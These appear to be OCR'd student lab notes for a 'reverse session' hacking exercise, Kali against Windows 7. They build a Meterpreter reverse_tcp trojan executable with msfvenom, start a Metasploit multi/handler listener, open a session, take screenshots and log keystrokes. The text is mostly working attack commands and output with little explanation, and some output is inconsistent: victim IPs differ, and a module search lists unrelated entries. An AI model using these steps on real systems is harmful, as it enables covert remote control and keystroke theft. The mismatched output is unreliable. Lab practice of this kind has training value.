
Reverse session Hacking Lab #3

- **This is easier than binding because there is no firewall**
- this happen by downloading a file (payload) in victim and establish the connection , the hacker will be as a server because he listing on port that wait a connection from victim
- in this Lab we are going to use Kali and windows 7
- we need to determine the IP of server kali and the port in delivered payload
- we need script to make Kali listening
- we us `msvenom`


1. In Kali Linux

- type **the command bellow**
  - **-e encoding firewall**
  - -o : name
  - **LHOST = IP for kali**
  - **port = 1111**


```
 msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp lhost=192.168.30.129 lport=1111  -f exe -o BAU.exe
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp lhost=192.168.30.129 lport=1111  -f exe -o BAU.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: BAU.exe
```




```
msf6 > search multi/handler

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  exploit/android/local/janus                     2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3  exploit/linux/local/bash_profile_persistence    1989-06-08       normal     No     Bash Profile Persistence
   4  exploit/linux/local/desktop_privilege_escalation  2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5  exploit/multi/handler                                            manual     No     Generic Payload Handler
   6  exploit/windows/mssql/mssql_linkcrawler         2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   7  exploit/windows/browser/persits_xupload_traversal  2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   8  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/local/yum_package_manager_persistence

msf6 >
```



```
Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.30.129   yes       The listen address (an interface may be specified)
   LPORT  1111             yes       The listen port
```


- must be the same script use we have to change it by se payload

```
set payload windows/meterpreter/reverse_tcp
```




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.30.129   yes       The listen address (an interface may be specified)
   LPORT     1111             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

- type `exploit` and wait to victim to execute the payload
- now as we can see the sesion opened




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.30.129:1111
[*] Sending stage (175686 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.129:1111 → 192.168.30.130:49160) at 2024-08-14 07:45:33 -0400
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/QwesagJc.jpeg
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\RAAD>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.30.133:49162   192.168.30.129:1111    ESTABLISHED

C:\Users\RAAD>
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
hello
```



```
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/QwesagJc.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dumb
[-] Unknown command: keyscan_dumb
meterpreter > keyscan_dump
Dumping captured keystrokes ...
hello
```